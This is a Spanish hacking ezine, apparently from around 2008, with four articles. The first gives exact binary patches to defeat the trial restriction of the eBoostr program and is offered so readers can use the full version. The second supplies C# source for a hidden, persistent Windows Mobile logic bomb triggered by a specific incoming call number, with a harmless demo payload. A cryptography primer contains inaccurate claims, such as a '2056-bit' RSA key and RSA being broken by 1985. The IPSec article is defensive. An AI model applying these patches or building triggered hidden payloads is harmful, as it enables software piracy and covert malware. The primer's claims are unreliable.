El * permite hasta 4 dispositivos para depositar elegante simultáneo;

* Compatible con todos los dispositivos listos de ReadyBoost®

MDO (oficina del desarrollo de Moscú) fue fundado en 1994 y a través de trabajo creativo de su equipo de reveladores ha ganado desde entonces una posición estable en el campo del desarrollo del software y del Internet, así como la alta aclamación de usuarios por todo el mundo para su línea de productos digital de la fotografía, FirmTools. Su producto nuevo, eBoostr™, fue desarrollado por la división de compañía organizada especialmente para este proyecto. Para más información sobre la compañía y los productos, visita <http://www.eBoostr.com/>.

(*) el eBoostr™ es una marca registrada MDO Ltd. Windows XP®, Windows Vista®, ReadyBoost® es marcas registradas de Microsoft Corporation. Cualesquiera otras marcas registradas o marca de servicio contenida adjunto son la característica de sus dueños respectivos.

Recopilación de Información.

<http://tenoch.scimexico.com>

<http://www.eBoostr.com>

<http://neuromancer.inf.um.es/blog/?p=975>

Ya que hemos visto algo referente a esta tecnología que nos ayuda para la aceleración de nuestros sistemas operativos, voy a poner una información que les será de utilidad para poder tener completa la versión de prueba del programa eBoostr.

eBoostr Trial Version

El eBoostr versión de prueba no tiene tiempo de caducidad y se puede evaluar que durante el tiempo que lo desee. Sin embargo, la demo es completamente funcional sólo durante 4 horas después de cada arranque del sistema. Esto le permite evaluar el producto y calcular su rendimiento de su configuración.

Estos cambios nos ayudaran para tener nuestro programa totalmente completo.

eBoostrCP.exe (Centro De Control)

```

Original      0040927C      84
                  0040E7E8:      76

0040927C      84C0                                TEST AL,AL --> Comparación Salto
0040927E      . A2 A8A34800                       MOV BYTE PTR DS:[48A3A8],AL
00409283      . 74 50                               JE SHORT eBoostrC.004092D5 --> Sin Salto
00409285      . 8D4C24 60                          LEA ECX,DWORD PTR SS:[ESP+60]
00409289      . E8 02720000                       CALL eBoostrC.00410490
0040928E      . 55                                  PUSH EBP
0040928F      . C68424 3809000>                   MOV BYTE PTR SS:[ESP+938],3
00409297 FF15 98C34600 CALL DWORD PTR DS:[<&USER32.GetActiveWin>;
[GetActiveWindow
0040929D      . 50                                  PUSH EAX
0040929E      . 8D4C24 68                          LEA ECX,DWORD PTR SS:[ESP+68]
004092A2      . E8 C9E8FFFF                       CALL eBoostrC.00407B70 --> Ventana Trial Tiempo
                                          Demo

0040E7DD      . FF15 14C24600 CALL DWORD PTR DS:[<&KERNEL32.GetTickCou>;
[GetTickCount
0040E7E3      . 3D 00BADB00                       CMP EAX,0DBBA00

0040E7E8      76 12                               JBE SHORT eBoostrC.0040E7FC --> Comprobación
                                          Trial Tiempo Demo

0040E7EA      . 8B46 04                            MOV EAX,DWORD PTR DS:[ESI+4]
0040E7ED      . 50                                  PUSH EAX ; /hWnd
0040E7EE      . FF15 A4C34600 CALL DWORD PTR DS:[<&USER32.DestroyWindo>;
\DestroyWindow
0040E7F4      . 6A 63                              PUSH 63 ;
/ExitCode = 63 (99.)
0040E7F6      . FF15 54C34600 CALL DWORD PTR DS:[<&USER32.PostQuitMess>;
\PostQuitMessage
0040E7FC      > 8B4E 04                            MOV ECX,DWORD PTR DS:[ESI+4]
0040E7FF      . 68 E9030000                       PUSH 3E9 ;
/ControlID = 3E9 (1001.)
0040E804      . 51                                  PUSH ECX ; |hWnd
0040E805      . FF15 2CC34600 CALL DWORD PTR DS:[<&USER32.GetDlgItem>] ;
\GetDlgItem

```

```

Modificado 0040927C      32
                0040E7E8:      EB

0040927C      32C0          XOR AL,AL      --> Validar Salto
0040927E      . A2 A8A34800 MOV BYTE PTR DS:[48A3A8],AL
00409283      . 74 50          JE SHORT eBoostrC.004092D5 ---- > Salto Realizado
00409285      . 8D4C24 60      LEA ECX,DWORD PTR SS:[ESP+60]
00409289      . E8 02720000     CALL eBoostrC.00410490
0040928E      . 55              PUSH EBP
0040928F      . C68424 3809000>MOV BYTE PTR SS:[ESP+938],3
00409297      . FF15 98C34600   CALL DWORD PTR DS:[<&USER32.GetActiveWin>;
[GetActiveWindow
0040929D      . 50              PUSH EAX
0040929E      . 8D4C24 68      LEA ECX,DWORD PTR SS:[ESP+68]
004092A2      . E8 C9E8FFFF     CALL eBoostrC. 00407B70 ----> Ventana Trial Tiempo

Demo
004092A7      . 83F8 02          CMP EAX,2
004092AA      . 0F84 A9010000   JE eBoostrC.00409459
004092B0      . 55              PUSH EBP
004092B1      . E8 DAD3FFFF     CALL eBoostrC.00406690
004092B6      . 83C4 04          ADD ESP,4
004092B9      . 3BC5            CMP EAX,EBP
004092BB      . 0F95C2          SETNE DL
004092BE      . 8D4C24 60      LEA ECX,DWORD PTR SS:[ESP+60]
004092C2      . 8815 A8A34800   MOV BYTE PTR DS:[48A3A8],DL
004092C8      . C68424 3409000>MOV BYTE PTR SS:[ESP+934],2
004092D0      . E8 9B710000     CALL eBoostrC.00410470
004092D5      > 6A 04          PUSH 4      --- > Resultado Salto

0040E7E8      EB 12          JMP SHORT eBoostrC.0040E7FC ---- > Salto Directo de
Comprobación Trial
Tiempo Demo

0040E7EA      . 8B46 04          MOV EAX,DWORD PTR DS:[ESI+4]
0040E7ED      . 50              PUSH EAX      ; /hWnd
0040E7EE      . FF15 A4C34600   CALL DWORD PTR DS:[<&USER32.DestroyWindo>;
\DestroyWindow
0040E7F4      . 6A 63          PUSH 63      ;
/ExitCode = 63 (99.)
0040E7F6      . FF15 54C34600   CALL DWORD PTR DS:[<&USER32.PostQuitMess>;
\PostQuitMessage
0040E7FC      > 8B4E 04          MOV ECX,DWORD PTR DS:[ESI+4] --- > Resultado Salto

```

EBstrSvc.exe (Servicio)

```

Original      00404D08      76

00404D08      76 68          JBE SHORT EBstrSvc.00404D72 ---- > Comprobación
Evento Trial Demo

```

```

00404D0A > A1 5C5E4C00 MOV EAX,DWORD PTR DS:[4C5E5C]
00404D0F . 8BC8 MOV ECX,EAX
00404D11 . 83C0 01 ADD EAX,1
00404D14 . 85C9 TEST ECX,ECX
00404D16 . A3 5C5E4C00 MOV DWORD PTR DS:[4C5E5C],EAX
00404D1B . 75 0A JNZ SHORT EBstrSvc.00404D27
00404D1D . B9 40212200 MOV ECX,222140
00404D22 . E8 D9070000 CALL EBstrSvc.00405500
00404D27 > 8B86 D0000000 MOV EAX,DWORD PTR DS:[ESI+D0]
00404D2D . 6A 00 PUSH 0 ;
/Timeout = 0. ms
00404D2F . 50 PUSH EAX ;
|hObject
00404D30 . FF15 F8404A00 CALL DWORD PTR DS:[<&KERNEL32.WaitForSin>;
\WaitForSingleObject
00404D36 . 3D 02010000 CMP EAX,102
00404D3B . 0F84 91030000 JE EBstrSvc.004050D2
00404D41 . 8B86 D0000000 MOV EAX,DWORD PTR DS:[ESI+D0]
00404D47 . 50 PUSH EAX ;
/hEvent
00404D48 . FF15 60414A00 CALL DWORD PTR DS:[<&KERNEL32.ResetEvent>;
\ResetEvent
00404D4E . C705 5C5E4C00 >MOV DWORD PTR DS:[4C5E5C],0
00404D58 . E8 A3FCFFFF CALL EBstrSvc.00404A00
00404D5D . 84C0 TEST AL,AL
00404D5F . B9 3C212200 MOV ECX,22213C
00404D64 . 0F9445 ED SETE BYTE PTR SS:[EBP-13]
00404D68 . E8 93070000 CALL EBstrSvc.00405500
00404D6D . E9 60030000 JMP EBstrSvc.004050D2
00404D72 > 8B96 E0000000 MOV EDX,DWORD PTR DS:[ESI+E0]

```

Modificado 00404D08 EB

```

00404D08 . EB 68 JMP SHORT EBstrSvc.00404D72 ----- > Salto Directo De
Comprobación
Trial Demo

```

```

00404D0A > A1 5C5E4C00 MOV EAX,DWORD PTR DS:[4C5E5C]
00404D0F . 8BC8 MOV ECX,EAX
00404D11 . 83C0 01 ADD EAX,1
00404D14 . 85C9 TEST ECX,ECX
00404D16 . A3 5C5E4C00 MOV DWORD PTR DS:[4C5E5C],EAX
00404D1B . 75 0A JNZ SHORT EBstrSvc.00404D27
00404D1D . B9 40212200 MOV ECX,222140
00404D22 . E8 D9070000 CALL EBstrSvc.00405500
00404D27 > 8B86 D0000000 MOV EAX,DWORD PTR DS:[ESI+D0]
00404D2D . 6A 00 PUSH 0 ;
/Timeout = 0. ms
00404D2F . 50 PUSH EAX ;
|hObject
00404D30 . FF15 F8404A00 CALL DWORD PTR DS:[<&KERNEL32.WaitForSin>;
\WaitForSingleObject
00404D36 . 3D 02010000 CMP EAX,102
00404D3B . 0F84 91030000 JE EBstrSvc.004050D2
00404D41 . 8B86 D0000000 MOV EAX,DWORD PTR DS:[ESI+D0]
00404D47 . 50 PUSH EAX ;
/hEvent

```

```
00404D48 . FF15 60414A00 CALL DWORD PTR DS:[<&KERNEL32.ResetEvent>;
\ResetEvent
00404D4E . C705 5C5E4C00 >MOV DWORD PTR DS:[4C5E5C],0
00404D58 . E8 A3FCFFFF CALL EBstrSvc.00404A00
00404D5D . 84C0 TEST AL,AL
00404D5F . B9 3C212200 MOV ECX,22213C
00404D64 . 0F9445 ED SETE BYTE PTR SS:[EBP-13]
00404D68 . E8 93070000 CALL EBstrSvc.00405500
00404D6D . E9 60030000 JMP EBstrSvc.004050D2
00404D72 > 8B96 E0000000 MOV EDX,DWORD PTR DS:[ESI+E0] ----- > Salto Realizado
```

Estos cambios anteriormente mencionados son de utilidad para las dos versiones siguientes.

Version: **1.0.2 build 390**

Version: **1.1 build 399**

Espero esta información proporcionada les sea de gran utilidad para poder darle una mayor utilidad a sus sistema operativo.

Avances en bombas lógicas para smartphones con Windows Mobile

Por Elmar Langholz (langholz@gmail.com)

Durante el transcurso de ya varios años, hemos visto un fuerte enfoque hacia lo que es el malware de todo tipo, tanto en ofensiva como en defensiva. Sin embargo, se ha perdido un concepto que inicio con los virus, gusanos y troyanos: La bomba lógica. La bomba lógica como tal es reconocida como cualquier código insertado en una aplicación o sistema operativo que bajo condiciones específicas (principalmente determinadas por su ambiente) hace que ésta estalle de forma maliciosa [1].

¿Quién no ha visto en las películas el típico caso en el que una bomba está conectada a un teléfono celular que a su vez está en espera de una llamada para que ésta estalle? Pues en realidad con los avances en tecnología y la intención de mejorar al facilitar la programación esto lo podemos llevar realizar hoy en día dentro de nuestros dispositivos móviles con Windows Mobile 6 usando Visual Studio, C# y su respectivo SDK de Windows Mobile. Demostraremos como a veces aquello que es simple puede ser lo más dañino y veremos cómo ciertas características integradas pueden ser de más daño que de ayuda.

Marco teórico

Para poder crear una bomba lógica es necesario saber de antemano cual va a ser la condición específica que se está buscando para que el *payload* pueda ser activado. En los ejemplos del pasado se ha usado principalmente el tiempo como condición [2], sin embargo esto se debía a que era principalmente lo más fácil y accesible de usar. Hoy esto ha cambiado remarcablemente gracias a los mismos desarrolladores del API de Windows Mobile, ya que podemos tener casi el mismo poder que los *hooks* hechos a llamadas de funciones sin tener la necesidad de irnos a tan bajo nivel.

Para creación efectivo de nuestra bomba lógica usaremos las propiedades del sistema a través de notificaciones de cambio de estado. Para esto es necesario saber qué propiedad de sistema[3] vamos a monitorear para crear la condición de activación. Dado a que la condición está definida a partir de una llamada telefónica con un número específico, haremos uso de la siguiente propiedad para monitorearla:

PhoneIncomingCallerNumber	Regresa el número de teléfono de la llamada entrante como se presenta en el identificador de llamadas del celular
---------------------------	---

Usaremos la clase SystemState[4] y su evento Changed[5] para identificar cuando el estado actual de la propiedad cambia y así comparar, usando la propiedad ComparisonType[6], su valor, usando la propiedad ComparisonValue[7], al requerido para ejecutar nuestra acción deseada. Algo que me ha causado bastante gracia es que a comparación de los modelos anteriores de bombas lógicas, ya no es necesario tener un programa residente en memoria haciendo un monitoreo activo (polling) de la propiedad en cuestión, sino que el *broker* mismo de notificaciones y estados ejecuta automáticamente nuestro programa y la función objetivo aún cuando el programa ya no se encuentra en memoria (es decir está en ejecución). Esto se logrará usando el método EnableApplicationLauncher[8].

Desarrollo práctico

Para fines de ésta demostración sobre la bomba lógica, crearemos una aplicación gráfica a través de una forma la cual ocultaremos. Para poder programar esto primero es necesario saber dos cosas:

El número de teléfono bajo el cual la condición de ejecución se realizará.

Lo que se va a ejecutar cuando se identifique dicha condición.

En éste caso (con fines educativos), vamos a suponer que el número de teléfono que hará que la condición se cumpla será (555) 123-4321 y se ejecutará un cuadro de diálogo que dirá el número, así identificándose la bomba lógica. Veamos el código fuente:

```

1      public class LogicBomb : Form
2      {
3          public LogicBomb()
4          {
5              this.MinimizeBox = false;
6              this.Activated += new EventHandler(LogicBomb_Activated);
7              this.Load += new EventHandler(LogicBomb_Load);
8              this.Closed += new EventHandler(LogicBomb_Closed);
9          }
10         void LogicBomb_Activated(object sender, EventArgs e)
11         {
12             this.Hide();
13         }
14         void LogicBomb_Load(object sender, EventArgs e)
15         {
16             LogicBombSetup();
17         }
18         void LogicBomb_Closed(object sender, EventArgs e)
19         {
20             if (sysStateTrigger != null)
21             {
22                 sysStateTrigger.Dispose();
23             }
24         }
25         private SystemState sysStateTrigger = null;
26         private static readonly String LogicBombLaunchId = "LogicBomb";
27         public void LogicBombSetup()
28         {
29             if
30 (SystemState.IsApplicationLauncherEnabled(LogicBombLaunchId))
31             {
32                 sysStateTrigger = new SystemState(LogicBombLaunchId);
33                 sysStateTrigger.Changed += new
34 ChangeEventHandler(sysStateTrigger_Changed);
35             }
36             else
37             {
38                 sysStateTrigger = new
39 SystemState(SystemProperty.PhoneIncomingCallerNumber);
40                 sysStateTrigger.ComparisonType =
41 StatusComparisonType.Contains;
42                 sysStateTrigger.ComparisonValue = "(555) 123-4321";
43                 sysStateTrigger.Changed += new
44 ChangeEventHandler(sysStateTrigger_Changed);
45             }
46             sysStateTrigger.EnableApplicationLauncher(LogicBombLaunchId);

```

```
47         this.Close();
48     }
49 }
50 private void sysStateTrigger_Changed(object sender,
51 ChangeEventArgs args)
52 {
53     this.Hide();
54     if (args.NewValue != null)
55     {
56         MessageBox.Show(
57             "Bo0m!",
58             "Call from " + args.NewValue.ToString(),
59             MessageBoxButtons.OK,
60             MessageBoxIcon.Hand,
61             MessageBoxDefaultButton.Button1
62         );
63     }
64     this.Close();
65 }
66 }
```

Como anteriormente hemos mencionado, la función que se va a ejecutar se encuentra dentro de una forma. Por lo cual cuando se ejecuta primero se llama al constructor (líneas [3, 9]) el cuál especifica que una vez cargada la forma se ejecute la función LogicBomb_Load (líneas [14, 17]). Esta llama a la función LogicBombSetup (líneas [27, 49]) la cual se encarga de establecer las condiciones y función de ejecución cuando la bomba lógica no se ha registrado ante el contabilizador de cambios en el sistema (líneas [38, 47]), así como cuando ésta ya se ha registrado (código alcanzado por una activación de ejecución condicional) (líneas [32, 34]). La función de ejecución (líneas [50, 65]) es la que simula el *payload* a través del mensaje de diálogo. Podemos observar como antes de ejecutar el código “malicioso” se oculta la forma (en dado caso de que no se halla previamente ocultado) y después se cierra la forma. Sin embargo, cuando la forma se activa (línea 6) se llama a la función de activación de la forma (no de la bomba lógica) (línea [10, 13]) la cual simplemente oculta la forma para que el usuario no se percate visualmente de la bomba lógica.

El flujo de ejecución es simple:

La primera vez que se corre el programa se registra la bomba lógica en el sistema y el programa se cierra automáticamente.

Cuando existe una llamada entrante con el número de teléfono (555) 123-4321 se expone el cuadro de diálogo y se registra otra vez la condición para la próxima vez que se llame (persistente aún después de una instancia).

El resultado lo podemos ver a través de la siguiente foto:



Conclusión

El API y código presentado es bastante poderoso puesto que es extensible y adaptable a las necesidades del usuario. Para poder evitar éste tipo de bombas lógicas es necesario tener un grado extra de monitoreo dentro del contabilizador de notificaciones y eventos de sistema. Esto genera más *overhead* dentro del sistema, lo cual implica más recursos. Es así como podemos decir que en la actualidad la creación de código malicioso de bombas lógicas es mucho más fácil y adaptable que años atrás.

Referencias

- [1]<http://www.eps.mcgill.ca/jargon/jargon.html#logic%20bomb>
- [2]http://en.wikipedia.org/wiki/Logic_bomb#Historic_logic_bombs
- [3]<http://msdn2.microsoft.com/en-us/library/microsoft.windowsmobile.status.systemproperty.aspx>
- [4]http://msdn2.microsoft.com/en-us/library/microsoft.windowsmobile.status.systemstate_members.aspx
- [5]<http://msdn2.microsoft.com/en-us/library/microsoft.windowsmobile.status.systemstate.changed.aspx>
- [6]<http://msdn2.microsoft.com/en-us/library/microsoft.windowsmobile.status.systemstate.comparisontype.aspx>
- [7]<http://msdn2.microsoft.com/en-us/library/microsoft.windowsmobile.status.systemstate.comparisonvalue.aspx>
- [8]<http://msdn2.microsoft.com/en-us/library/microsoft.windowsmobile.status.systemstate.enableapplicationlauncher.aspx>

Introducción a las curvas elípticas, métodos y características

Por Netxing (netxing@linuxmail.org)

«La seguridad no es un producto, sino un proceso.» Es algo más que diseñar criptografía fuerte en un sistema; es diseñar el sistema por completo de manera que todas las medidas de seguridad, incluyendo la criptografía, funcionen al unísono.

- Bruce Schneier (Applied Cryptography)

Zine nueva... zizizizi.

En mi punto de vista, llega a ser un tema complicado por los avanzados métodos matemáticos utilizados, así que solo trataré de dar una pequeña introducción y de igual forma dar lugar a muchas incógnitas, de las cuales se podrán adquirir una robusta gama de preguntas y así mismo de conocimientos.

Generalmente de un ámbito desconocido y poco ortodoxo, surgió en 1985 el concepto “*Criptografía Elíptica*” tratando de revolucionar lo ya revolucionado, dando fuerza y seguridad con un propio criptosistema *Elliptic Curve Cryptosystem* (ECC). Este tipo de criptosistema no llegó por voluntad propia, sino por la necesidad de obtener una mayor seguridad que se necesitaba a gritos.

Existía un problema serio en ese año, los algoritmos *RSA* (para encriptación y firma digital), *DSA* (firmas digitales) y *Diffie-Hellman* (acuerdo de claves) habían sido resueltos usando métodos conocidos de los últimos años, con los cuales era posible resolver el problema matemático a los cuales se hacía referencia para cada uno de los algoritmos.

ECC tiene características muy destacadas por sí solo, ya que no tiene necesidad de ser comparado con ningún otro criptosistema para poder ver sus ventajas; este tipo de criptosistema puede ser usado en diferentes circunstancias, ya sea para cifrado, firma digital, acuerdo de claves (estilo *Diffie-Hellman*) entre otras, su esquema principal se basa en el objeto matemático Curva elíptica de donde toma su nombre origen; también conocida como la tecnología del futuro en el ámbito de la criptografía, para el desarrollo de sistemas criptográficos a gran escala.

Otra de las características principales de ECC es el tamaño reducido en la generación de la clave secreta, mejor que el RSA por una variación cercana 20 a 1, esto significa que si una clave RSA es de 2056 bits puede ser similar o casi igual a la seguridad de una clave generada con ECC de 212 bits.

Este tipo de criptosistema es una variación de la *criptografía asimétrica* orientado generalmente a la clave pública, tal vez te preguntarás cual es el funcionamiento o como actúa: Se trata de resolver un problema en este caso una ecuación para un grupo de una curva elíptica (Basado en ecuaciones cúbicas de tercer grado), sobre un grupo finito, ya sean números enteros modulares, un número primo o un grupo de Galois de tamaño de potencia de dos.

Una de las formas de simplificar el entendimiento del ECC es observar cómo trabaja su lógica o compararlo con otro algoritmo, en este caso será el RSA, este tipo de algoritmo razona de la

siguiente manera: te doy el numero 15 y encuentra sus factores primos; en cambio el problema en el que están basados los sistemas ECC es discreto elíptico, cuyo razonamiento con números sería: te doy el 15 y el 3, encuentra cuantas veces tienes que sumar el 3 para obtener 15.

ECC es un tema de discusión desde sus inicios, su historia es ligeramente lógica y singular, ya que llega como un soporte para otros criptosistemas y al final se convierte en uno propio, en el 2003 entra en un complejo desafío con la empresa Certicom que posee una amplia cantidad de patentes de esta tecnología, el desafío consistía en una clave de 109 bits, en el cual fue utilizado un ataque masivo en paralelo; para romper el problema se basaron en la técnica *birthday attack* mediante más de 10,000 computadoras de tipo Pentium procesando continuamente durante 540 días hasta que lograron el propósito; con este caso se estima que la clave mínima recomendada para una clave ECC es de 163 bits, ya que este requeriría 10^8 veces que los recursos utilizados para romper el problema con 109 bits.

Una de las ventajas de este nuevo criptosistema en la actualidad es la forma en la que puede ser manejado por los programadores, ya que existe una librería capaz de realizar todas las funciones obtenidas por el criptosistema ECC: Enclib ECC Cryptographic Library en sus principales funciones se encuentran:

- E - Commerce Security, el cual maneja la encriptación de cookies, información de tarjetas de crédito, y toda información similar correspondiente a la seguridad del comercio electrónico.
- Encriptación de Audio/Video con la opción DRM (Digital Rights Management)
- Encriptación de bases de datos.
- Seguridad en mensajería instantánea.
- Seguridad en la transmisión de datos por medio de redes públicas.

Esta librería puede ser usada desde un C++ hasta crear aplicaciones para Windows Scripting Host utilizando este tipo de librería con objetos COM; ojo! también puedes utilizar la librería en otros dos tipos de distribuciones como lo son para los lenguajes que soporten DLL (como Delphi, Powerbuilder...), y la otra para los lenguajes con soporte Static linking (Foltran, C/C++...)

Como en todo criptosistema existen problemas o desventajas que aun no son solventadas, en las cuales destacan: el poco avance en métodos que se utilizan para generar curvas más fuertes en su sistema criptográfico, en este ámbito también influye los productos que los mismos usuarios puedan configurar. Otras de las cosas más importantes es la técnica de programación, que no deberá permitir desbordamiento de pila, ni exposición de información en memoria.

Referencias:

- Encryption Software: <http://www.encrsoft.com/>
- Curva Eliptica: http://es.wikipedia.org/wiki/Curva_el%C3%ADptica
- Conjetura de Fermat: <http://personales.ya.com/casanchi/mat/conjeturafermat.pdf>
- Handbook of Applied Cryptography

IPSEC

Por Yield (yield@raza-mexicana.org)

Ha llegado el año 2008 y al momento de redactar este documento corre el mes de abril. Han pasado ya muchas cosas desde la primera vez que me conecté a la red IRC de Red Latina por sugerencia del ejemplar de Julio de PC Magazine México del año 1998.

Podría redactar desde un capítulo hasta un libro enfocándome únicamente a mis experiencias dentro del grupo de Raza Mexicana, pero creo que Fatal se está encargando de ello, así pues me limitare a escribir un artículo técnico para la ezine.

En estos diez años en Raza Mexicana solo he escrito un artículo y leído de igual forma uno, aquel que leí fue precisamente el de mi amigo Fatal titulado 'Proyecto Argelia' y aquel que escribí no tiene mucha importancia, aunque recuerdo que el tema era en sí mi postura ante la *división* de aquellos días entre los usuarios de Linux y de Windows, creo que el ambiente no ha cambiado mucho, si bien ahora tenemos una nueva campaña publicitaria en *pro* de Mac OS X con el slogan 'es libre de virus'.

Hace diez años aprendí muchas cosas, aprendí sobre virus, troyanos, gusanos, backdoors, protocolos, firewalls, antivirus, Unix, Linux, Windows for Workgroups 3.51, Windows NT 4.0; hace diez años me estaban regalando Windows 98 y estaba terminando de asimilar la revolución que marcó Windows 95, no había napster, la decisión estaba entre Internet Explorer o Netscape Navigator/Communicator; ¿Las amenazas?...ah smurf (DoS), back oriffice, se comenzaba a utilizar la técnica de Syn Scans, estaba trinoo, veíamos los primeros DDoS y las soluciones de seguridad de aquel entonces....bueno, yo no conocía mucho y sólo sabía de dos, SATAN y el famoso combo Checkpoint FW-1 en Nokia.

Y suficiente con los recuerdos, podría escribir un libro con las experiencias que he vivido únicamente en Raza Mexicana estos últimos diez años, hoy en día tenemos tantas tecnologías nuevas, otras que han madurado, unas más que van de salida y algunas que ya tienen su tiempo pero que apenas están ganando terreno, este es el caso de IPSec....

Los beneficios que podemos obtener al implementar IPSec en una red corporativa son diversos y cada uno puede cubrir varios puntos en la estrategia de seguridad de una organización ó de una simple red local podemos por ejemplo cubrir políticas de control de acceso, que estas no se refieren únicamente a la forma en que un usuario se autentifica en un recurso, si la organización debe cumplir altos estándares de confidencialidad entonces podríamos usarlo para cumplir con los requisitos impuestos por FIPS (Federal Information Processing Standard) que aún siendo un estándar norteamericano, muchas organizaciones lo utilizan como una guía para identificar los puntos clave a cubrir en su estrategia de seguridad.

Los paquetes que viajan bajo el protocolo IP (Ipv4) no tienen seguridad alguna implícita, es relativamente sencillo crearlos arbitrariamente (yo utilizo scapy) para engañar a un dispositivo o servicio, modificar el contenido del paquete IP, reenviar paquetes viejos de una sesión de comunicación anterior e inspeccionar el contenido del paquete de una sesión activa (Man in the Middle). Es por esto que no existe garantía alguna de que cuando un equipo o servicio recibe un paquete o una secuencia de ellos, dichos paquetes han sido enviados por quien dicen o que contienen la información original supuesta o que nadie más ha estado monitoreando dicha comunicación mientras el paquete viajaba desde su punto original hasta el destino esperado.

IPSec funciona como un método confiable para proteger los paquetes IP proporcionando los elementos para autenticar el origen de la transmisión, verificación de la integridad de la información enviada y confidencialidad del contenido de dicha comunicación.

IPSec ofrece un método para especificar el tipo de tráfico a proteger, cómo se va a proteger y definir a quién se le va a enviar dicho tráfico. Puede también proteger los paquetes enviados entre workstations, entre dispositivos de red como pueden ser routers o firewalls o entre workstations y dispositivos de red. Gracias al diseño de IPSec y siendo que al final los paquetes IPSec son también simples paquetes IP pero con su contenido cifrado, es posible crear un conjunto de servicios con mejoras de seguridad para el intercambio de información proporcionando autenticación punto a punto mediante IPSec entre los equipos involucrados y dicha comunicación puede viajar también dentro de otro túnel que a su vez esté utilizando IPSec, que puede ser proporcionado por dos firewalls colocados en puntos distintos, es decir, un túnel seguro dentro de otro túnel.

Los servicios de seguridad que provee IPSec requieren de llaves compartidas para realizar la autenticación y/o la encriptación de los datos. Para intercambiar y administrar estas llaves se utiliza el protocolo IKE (Internet Key Exchange) y los algoritmos utilizados en las operaciones de intercambio son el SHA1, TripleDES y AES

Hoy en día el uso más común que le damos a IPSec está dentro de los túneles VPN's que manejamos para conectar una red a otra o una Workstation a una red empresarial a través de Internet.

Para terminar con esta brevísima recapitulación de las características de IPSec es importante recalcar lo siguiente:

IPSec puede proteger las capas 3, 4 y 5 del modelo TCP/IP (distinto del modelo OSI)

- 3 Internet Layer
IP (IPv4, IPv6), OSPF, ARP, RIP, ICMP, IPSec
- 4 Transport Layer
TCP, UDP, RTP
- 5 Application Layer
DNS, DHCP, HTTP, SMTP, POP3, IMAP

IPSec puede crear un túnel seguro entre dos redes diferentes, puede ser utilizado como medio de comunicación y verificación de integridad para la transferencia segura de datos y puede ser utilizado en cualquier Sistema Operativo moderno, gracias a su diseño podemos extender sus beneficios a proteger un segmento de nuestra red, a evitar la propagación de gusanos incluso a asegurar el tráfico hacia y desde los servicios proporcionados por nuestros servidores.

Podemos planear una estrategia de seguridad utilizando IPSec con distintos enfoques, en este artículo quiero centrarme primero en cómo podemos, mediante IPSec, evitar la propagación de un gusano vía red, es de comprender que esto se aplica a entornos Windows, tanto servidores

como workstations dado que es el medio perfecto para este tipo de código malicioso, si en el futuro tengo la oportunidad, explicaré otras perspectivas para su uso.

Cuando adquirimos una solución de antivirus para nuestra red, tenemos la esperanza de que dicha solución responda ante un usuario lo suficientemente necio como para dar doble click una y otra vez a un archivo llamado `Britney_Spears_nude_in_her_bedroom.exe` y nuestro antivirus es lo único que nos mantiene un poco tranquilos cuando somos responsables de la operación de una red, pero recordemos que un código malicioso (sea este un exploit, un gusano, un virus o un rootkit) se puede detener desde el principio, es decir, evitar su instalación, evitar su ejecución y evitar que un sistema comprometido tenga el medio de comunicarse con otros no infectados, pero ¿Qué hacer en caso de que el usuario logre su cometido y el antivirus no encuentre a la amenaza latente?

Cuando esto sucede, sólo queda el evitar la comunicación del código malicioso y detener así su propagación, aquí podemos comenzar a utilizar IPSec para limitar que tipo de tráfico puede aceptar un equipo y que tipos de tráfico puede generar un equipo para transmitir datos. Podemos especificar reglas que permitan filtrar mediante la acción de permitir ó bloquear cierto tipo de tráfico, para ello necesitamos un servidor con sistema operativo Windows 2000 ó posterior y workstations Windows 2000 en adelante, se puede realizar sin contar con infraestructura de Active Directory, pero es más rápido y eficiente si contamos con uno.

En cuanto a Windows 2000, esta versión no cuenta con un firewall a nivel nodo integrado como lo tiene Windows XP, Windows 2003 ó Windows Vista, así que debemos considerar reglas que permitan ó bloqueen el tráfico en forma bidireccional, tanto entrante como saliente, en el caso de las versiones que cuentan con firewall, el bloqueo de tráfico entrante se realiza de forma predeterminada y sólo debemos especificar las reglas del tráfico que sale del equipo hacia la red.

El gusano más común para fines de ejemplificar este artículo es el “SQL Slammer”, dicho gusano buscaba servidores Microsoft SQL o Microsoft SQL Desktop Edition (Express Edition), estos servicios reciben conexiones en el puerto 1434 y SQL es protocolo UDP. Lo primero a realizar aquí, en el caso de contar con una infraestructura de Active Directory sería el distribuir una política IPSec a todos los equipos registrados en el dominio especificando que bloqueen todo tráfico que busque establecer una conexión UDP por el puerto 1434.

En la consola de Group Policy (con o sin Active Directory) necesitamos especificar

- El filtro, que en este caso es desde cualquier dirección y cualquier puerto hacia la dirección de la máquina local al puerto 1434 protocolo UDP
- La acción, que para nuestro ejemplo es “no permitir” o “block”
- Y la regla, que es un poco compleja pero se visualiza de la siguiente manera:

all interfaces; no tunnel; any authentication method (esto no importa ya que no se necesita autenticar la sesión)

Sé que en este punto es un poco confuso por la falta de espacio para ejemplificarlo claramente, pero si visualizamos la consola de Group Policy Editor desde Administrative Tools (discúlpeme pero sólo tengo acceso a sistemas con la versión en inglés) y navegamos por el árbol desde Local

Computer Policy, después hacia Computer Configuration, posteriormente a Windows Settings, Security Settings, veremos al final de la lista IP Security Policies y al lado derecho, lo que nos interesa para el caso de bloquear las conexiones entrantes hacia el equipo la sección Client (Respond Only), no es difícil crear reglas gracias al Wizard que viene integrado, pero es necesario comprender lo que necesitamos hacer y para ello debemos saber que esperamos obtener.

También se puede llevar a cabo este tipo de configuración mediante comandos, que en lo personal es mi medio favorito.

Para ello necesitamos algunas herramientas que pueden ser descargadas desde el sitio de Microsoft, si no es que tal vez ya estén instaladas en algunos equipos, estas herramientas son ipsecpol.exe (para Windows 2000), ipseccmd.exe (para Windows XP) y netsh ipsec (para Windows 2003); en éste último caso, el comando en realidad es netsh el subgrupo de instrucciones es ipsec, se podría escribir todo un artículo sobre las funciones de netsh, para llevar a cabo el mismo ejemplo de SQL Slammer en su forma más genérica, es decir, para Windows 2000 lo podríamos llevar a cabo con tan solo ejecutar el siguiente comando:

```
ipsecpol -w REG -p "Filtro Bloquear UDP 1434" -r "Regla Bloquear Trafico Entrante UDP 1434" -f *=0:1434:UDP -n BLOCK -x
```

